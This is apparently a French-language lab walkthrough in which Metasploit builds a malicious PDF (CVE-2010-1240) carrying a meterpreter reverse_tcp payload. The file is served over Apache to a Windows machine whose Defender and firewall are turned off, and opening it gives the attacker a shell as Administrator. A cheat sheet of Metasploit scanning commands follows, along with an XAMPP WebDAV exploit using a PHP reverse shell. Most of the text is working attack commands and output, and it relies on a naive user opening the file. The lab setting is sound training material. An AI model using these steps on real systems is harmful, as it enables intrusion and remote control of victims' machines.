

--> Machine Windows client avec Adobe V9;
--> Machine Kali avec METASPOILT;

KALI

--> Accéder au terminal et lancer la console metasploit

```
brahim@kali:~$ sudo  
[[A^[[sudo: 3 incorrect password attempts  
brahim@kali:~$  
$ msfconsole  
Metasploit tip: View all productivity tips with the tips command
```

--> génération du fichier Adobe malveillant

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > Options
```

--> Définir l'hôte attaquant(IP Kali)

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.57.52  
LHOST => 192.168.57.52
```

--> Le fichier evil.pdf a bien été généré.

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit  
[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...  
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...  
[*] Using 'windows/meterpreter/reverse_tcp' as payload...  
[+] Parsing Successful. Creating 'evil.pdf' file...  
[+] evil.pdf stored at /home/brahim/.msf4/local/evil.pdf
```

--> Transférer le fichier sur la machine Windows

--> Installer apache et l'activer


```
(root@kali)-[/home/brahim]  
# apt install apache2  
apache2 is already the newest version (2.4.62-1).  
apache2 set to manually installed.  
Summary:  
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0
```

```
(root@kali)-[/home/brahim]  
# systemctl start apache2
```

--> Transférer le fichier dans le dossier html

```
(root@kali)-[/home/brahim]  
# mv /home/brahim/.msf4/local/evil.pdf /var/www/html/
```

--> Ouvrir la machine Windows et depuis le navigateur taper l'IP de la machine /nom du fichier PDF




--> Télécharger le PDF

--> Bien désactiver Windows Defender et les paramètres de protection contre les virus et menaces

Mettre à jour les paramètres du pare-feu

Le Pare-feu Windows Defender n'utilise pas les paramètres recommandés pour protéger votre ordinateur.

 Utiliser les paramètres recommandés

[Quels sont les paramètres recommandés ?](#)



Réseaux avec domaine

Connecté 

Réseaux en entreprise, qui appartiennent à un domaine


État du Pare-feu Windows Defender :

Désactivé

Connexions entrantes :

Bloquer toutes les connexions aux applications ne figurant pas dans la liste des applications autorisées

Réseaux avec domaine actifs :

 brahimABKB.local

État de notification :

M'avertir lorsque le Pare-feu Windows Defender bloque une nouvelle application



Réseaux privés

Non connecté 



Réseaux publics ou invités


Non connecté 


Paramètres de protection contre les virus et menaces

Consultez et mettez à jour les paramètres de protection contre les virus et menaces de l'antivirus Microsoft Defender.

Protection en temps réel


Ce paramètre permet d'identifier et d'empêcher l'installation ou l'exécution de programmes malveillants sur votre appareil. Vous pouvez le désactiver temporairement, mais nous le réactiverons automatiquement.


 La protection en temps réel est désactivée, ce qui rend votre appareil vulnérable.

 Désactivé

Protection dans le cloud

Offre une protection renforcée et plus rapide grâce à l'accès aux données de protection les plus récentes dans le cloud. Fonctionne de manière optimale une fois la soumission automatique d'échantillons activée.

 La protection dans le cloud est désactivée. Votre appareil [Ignorer](#) peut être vulnérable.

 Désactivé


--> Sur Kali se mettre en mode écoute

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
[!] Unknown datastore option: payload. Did you mean PAYLOAD?
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set PLAYLOAD windows/meterpreter/reverse_tcp
PLAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.52
LHOST => 192.168.57.52
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.57.52:4444
```

--> ouvrir le fichier avec adobe 9 téléchargé précédemment

-->(supposons qu'un utilisateur est naïf, il va appuyer sur enregistrer)



- > L'accès à la machine Windows a fonctionné
- > Toute commande tapé depuis Kali s'exécutera sur le Windows

```

view the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.57.52:4444
[*] Sending stage (176198 bytes) to 192.168.57.53

[*] Meterpreter session 17 opened (192.168.57.52:4444 -> 192.168.57.53:52661) at
    2025-05-26 15:28:08 +0200

meterpreter >
meterpreter >
  
```

EXEMPLES

- > Ecrire du texte sur la machine Windows depuis KALI.



-->Récupérer les info sur l'utilisateur

```
meterpreter > getuid
Server username: BRAHIMABKB\Administrateur
```

***QUELQUES AUTRES COMMANDES

Msfconsole → affiche la console de metasploit

workspace -a msfttest → ajoute le workspace « msfttest » a la console

clear → efface le terminal

db_nmap -F 192.168.0.1-10 → fait un scan nmap sur la plage d'adresse indiquée

hosts → affiche des adresse ayant un services web exposé sur le réseau

services → affiche les services en route sur la plage d'adresse scannée

use auxiliary/scanner/ssh/ssh_version → use permet de sélectionner un module a utiliser, dans ce cas « auxiliary/scanner/ssh/ssh_version »

options → affiche les options du module précédemment sélectionné

services -u -p 22 -R → permet de savoir si un service est démarré sur le port 22 et si oui sur quelles adresses

setg threads 10 → dit a metasploit d'utiliser 10 processus en même temps

run → lance le scan et affiche les résultats

services -u -p 80 -R → permet de savoir si un service est démarré sur le port 80 et si oui sur quelles adresses

run → lance le scan et affiche les résultats

use auxiliary/scanner/smb/smb_version → use permet de sélectionner un module à utiliser, dans ce cas « auxiliary/scanner/smb/smb_version »

options → affiche les options du module précédemment sélectionné

services -u -p 445 -R → permet de savoir si un service est démarré sur le port 445 et si oui sur quelles adresses

run → lance le scan et affiche les résultats

clear → efface le terminal

services -u → affiche les services en route sur la plage d'adresse sélectionnée et leurs descriptions

services 192.168.0.6 → affiche tous les services démarrés à l'adresse 192.168.0.6

search xampp → cherche un serveur XAMPP

use exploit/windows/http/xampp_webdav_upload_php → use permet de sélectionner un module à utiliser, dans ce cas « exploit/windows/http/xampp_webdav_upload_php »

options → affiche les options du module précédemment sélectionné

set rhost 192.168.0.6 → définit l'ip cible à utiliser pour « l'attaque »

show payloads → montre les codes utilisables

set payload php/meterpreter/reverse_tcp → définit le code à utiliser sur, dans ce cas « payload php/meterpreter/reverse_tcp »

options → affiche les options du code précédemment sélectionné

set lhost 192.168.0.15 → définit l'adresse ip de la source, utilisé pour l'attaque

exploit → envoie le code malveillant

ps → affiche la liste des processus en cours d'exécution sur la cible

getuid → affiche le nom du serveur cible

sysinfo → affiche les infos du serveur cible